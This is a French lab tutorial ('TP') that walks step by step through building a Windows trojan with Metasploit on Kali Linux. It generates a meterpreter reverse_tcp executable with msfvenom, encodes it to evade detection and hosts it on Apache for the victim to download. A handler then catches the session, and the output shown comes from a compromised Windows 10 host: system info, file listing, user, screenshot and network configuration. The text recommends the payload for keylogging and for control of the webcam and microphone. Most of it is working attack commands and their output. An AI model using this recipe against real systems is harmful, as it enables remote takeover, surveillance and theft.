

TP : Création d'un cheval de Troie dans Kali Linux

Dans ce, nous utiliserons le framework metasploit. Metasploit est un logiciel préinstallé sur toutes les machines Kali Linux qui vous permet de créer des charges utiles (payload) personnalisées qui seront liées à votre ordinateur à partir de l'ordinateur de la victime.

Étape 1 : Mettre à jour et mettre à niveau Kali Linux


sudo apt-get update

sudo apt-get upgrade

Étape 2 : Ouvrir le logiciel d'exploitation

Pour afficher la liste des commandes disponibles dans Metasploit, utiliser la commande **msfvenom**. Pour voir les charges utiles disponibles, saisissez :

msfvenom -l payloads



```
kali@kali: /usr/share/metasploit-framework
File Actions Edit View Help
(kali@kali)~$ msfvenom -l payloads
Framework Payloads (1388 total) [--payload <value>]

Name                                     Description
-----
aix/ppc/shell_bind_tcp                  Listen for a connection and spawn a command shell
aix/ppc/shell_find_port                 Spawn a shell on an established connection
aix/ppc/shell_interact                  Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp               Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http        Run a meterpreter server in Android. Tunnel communication
                                         over HTTP
android/meterpreter/reverse_https       Run a meterpreter server in Android. Tunnel communication
                                         over HTTPS
android/meterpreter/reverse_tcp         Run a meterpreter server in Android. Connect back stager
android/meterpreter_reverse_http        Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_https       Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_tcp         Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http              Spawn a piped command shell (sh). Tunnel communication ove
                                         r HTTP
android/shell/reverse_https             Spawn a piped command shell (sh). Tunnel communication ove
                                         r HTTPS
android/shell/reverse_tcp               Spawn a piped command shell (sh). Connect back stager
apple_ios/aarch64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/shell_reverse_tcp     Connect back to attacker and spawn a command shell
apple_ios/armle/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_tcp  Run the Meterpreter / Mettle server payload (stageless)
bsd/sparc/shell_bind_tcp                Listen for a connection and spawn a command shell
```

Exécuter la commande `msfvenom` suivante, cela affichera une liste des commandes disponibles dans Metasploit. Pour voir les charges utiles disponibles, saisissez :

`msfvenom -l payloads`

Installer le gestionnaire de dépendances Ruby appelé Bundler placer dans le répertoire `metasploit-framework`

```
user@Kali:~$ cd /usr/share/metasploit-framework/
```

```
user@Kali:/usr/share/metasploit-framework$ ls
```

Maintenant que nous sommes dans le répertoire `metasploit-framework`, tapez :

`Sudo gem install bundler`

```
(kali@kali)-[/usr/share/metasploit-framework]
$ sudo gem install bundler
[sudo] password for kali:
Fetching bundler-2.4.22.gem
Successfully installed bundler-2.4.22
Parsing documentation for bundler-2.4.22
Installing ri documentation for bundler-2.4.22
Done installing documentation for bundler after 0 seconds
1 gem installed
```

Pour installer le **bundler**, puis tapez `bundle install`.

```
(kali@kali)-[/usr/share/metasploit-framework]
$ bundle install
Bundle complete! 17 Gemfile dependencies, 187 gems now installed.
Gems in the groups 'development', 'test' and 'coverage' were not installed.
Bundled gems are installed into `./vendor/bundle`
```


Puis tapez **`gem update --system`**

```
(kali@kali)-[/usr/share/metasploit-framework/rubygems-3.2.28]
$ gem update --system
Updating installed gems
Nothing to update
```

Étape 3 : Choisissez notre charge utile

msfvenom -l payloads pour voir une liste des charges utiles.

Nous vous recommandons d'utiliser `windows/meterpreter/reverse_tcp`. Il vous permet d'enregistrer des frappes, de rechercher des données et de contrôler le système de fichiers, le microphone et la webcam de l'ordinateur infecté. Il s'agit de l'une des charges utiles les plus polyvalentes, invasives et dévastatrices du métasploit.



```
kali@kali: /usr/share/metasploit-framework/rubygems-3.2.28
File Actions Edit View Help

windows/x64/meterpreter/reverse_tcp_uuid
windows/x64/meterpreter/reverse_winhttp
windows/x64/meterpreter/reverse_winhttps
windows/x64/meterpreter/bind_named_pipe
windows/x64/meterpreter/bind_tcp
windows/x64/meterpreter/reverse_http
windows/x64/meterpreter/reverse_https
windows/x64/meterpreter/reverse_ipv6_tcp
windows/x64/meterpreter/reverse_tcp
windows/x64/peinject/bind_ipv6_tcp

Injection payload (staged). Requires Windows XP SP2 or newer.
r. Connect back to the attacker
Inject the meterpreter server DLL via the Reflective DLL Injection
payload (staged). Requires Windows XP SP2 or newer
r. Connect back to the attacker with UUID Support (Windows x64)
Inject the meterpreter server DLL via the Reflective DLL Injection
payload (staged). Requires Windows XP SP2 or newer
r. Tunnel communication over HTTP (Windows x64 winhttp)
Inject the meterpreter server DLL via the Reflective DLL Injection
payload (staged). Requires Windows XP SP2 or newer
r. Tunnel communication over HTTPS (Windows x64 winhttp)
Connect to victim and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
Connect to victim and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports
```


Étape 4 : générer le cheval de Troie

`user@Kali:/usr/share/metasploit-framework$ cd /root`

`user@Kali:/root$`

`user@Kali:/root$ sudo msfvenom -p windows/meterpreter/reverse_tcp`

`LHOST=192.168.152.128 LPORT=4444 -f exe > trojan1.exe`



```
(root@kali)~[/home/kali]
# sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.152.128 LPORT=4444 -f exe > trojan1.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Assurez-vous de la création de trojan

user@Kali:/root\$

ls



```
(root@kali) - [~/home/kali]
# ls
'2023-11-30 08-49-25.mkv'  Documents  Music      Pictures   Templates  Videos
Desktop                  Downloads  passwords  Public     trojan1.exe
```

Étape 5 : Chiffrer le cheval de Troie

```
user@Kali:/root$ sudo msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.152.128 LPORT=4444 -e x86/shikata_ga_nai -i 100 -f exe
> trojan_chiffre.exe
```

Étape 6 : Partager le cheval de Troie

1. Démarrer apache
2. Copier le fichier .exe crée dans le répertoire racine du serveur web

Étape 7: Démarrez une session Meterpreter

```
user@Kali:/root$ sudo msfconsole
```

```
msf5 > use exploit/multi/handler
```

```
msf5 exploit(multi/handler) > set payload  
windows/meterpreter/reverse_tcp
```

```
msf5 exploit(multi/handler) > set LHOST 192.168.11.105
```

```
LHOST => 192.168.11.105
```

```
msf5 exploit(multi/handler) > set LPORT 4444
```

```
LPORT => 4444
```

```
msf5 exploit(multi/handler) > run
```

Etape 8 : télécharger et exécuter le trojan sur la machine windows via l'adresse IP de la machine attaquante Kali

Etape 9 : Réception des informations sur la machine Kali

Sous Kali taper les commandes suivantes :

Sysinfo :

```
meterpreter > sysinfo
Computer      : DESKTOP-70AH6LK
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : fr_FR
Domain        : WORKGROUP
Logged On Users : 4
Meterpreter   : x86/windows
meterpreter > 
```

help :

```
meterpreter > help

Core Commands
-----
Command      Description
-----
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel      Displays information or control active channels
close        Closes a channel
detach       Detach the meterpreter session (for http/https)
```

dir c :

```
meterpreter > dir c:
Listing: c:
=====
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2023-12-06 06:34:26 -0500	\$Recycle.Bin
040777/rwxrwxrwx	0	dir	2023-12-06 06:22:34 -0500	Documents and Settings
000000/-----	0	fif	1969-12-31 19:00:00 -0500	DumpStack.log.tmp
040777/rwxrwxrwx	0	dir	2023-12-06 06:37:42 -0500	OneDriveTemp
040777/rwxrwxrwx	0	dir	2019-12-07 04:14:52 -0500	PerfLogs
040555/r-xr-xr-x	4096	dir	2023-12-06 06:44:51 -0500	Program Files
040555/r-xr-xr-x	4096	dir	2023-12-06 06:43:29 -0500	Program Files (x86)
040777/rwxrwxrwx	4096	dir	2023-12-06 06:36:01 -0500	ProgramData
040777/rwxrwxrwx	0	dir	2023-12-06 06:22:40 -0500	Recovery
040777/rwxrwxrwx	4096	dir	2023-12-06 06:31:30 -0500	System Volume Information
040555/r-xr-xr-x	4096	dir	2023-12-06 06:51:46 -0500	Users
040777/rwxrwxrwx	16384	dir	2023-12-06 06:22:58 -0500	Windows
000000/-----	0	fif	1969-12-31 19:00:00 -0500	pagefile.sys
000000/-----	0	fif	1969-12-31 19:00:00 -0500	swapfile.sys

#

getuid :

```
meterpreter > getuid
Server username: DESKTOP-70AH6LK\zouha
meterpreter > █
```

Screenshot :

```
meterpreter > screenshot
Screenshot saved to: /home/kali/UN0ifOsg.jpeg
```

Ipconfig :

```
meterpreter > ipconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name           : Intel(R) 82574L Gigabit Network Connection
Hardware MAC   : 00:0c:29:97:7f:e7
MTU            : 1500
IPv4 Address   : 192.168.152.138
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::4c00:baaa:85f3:7d3a
IPv6 Netmask   : ffff:ffff:ffff:ffff::
```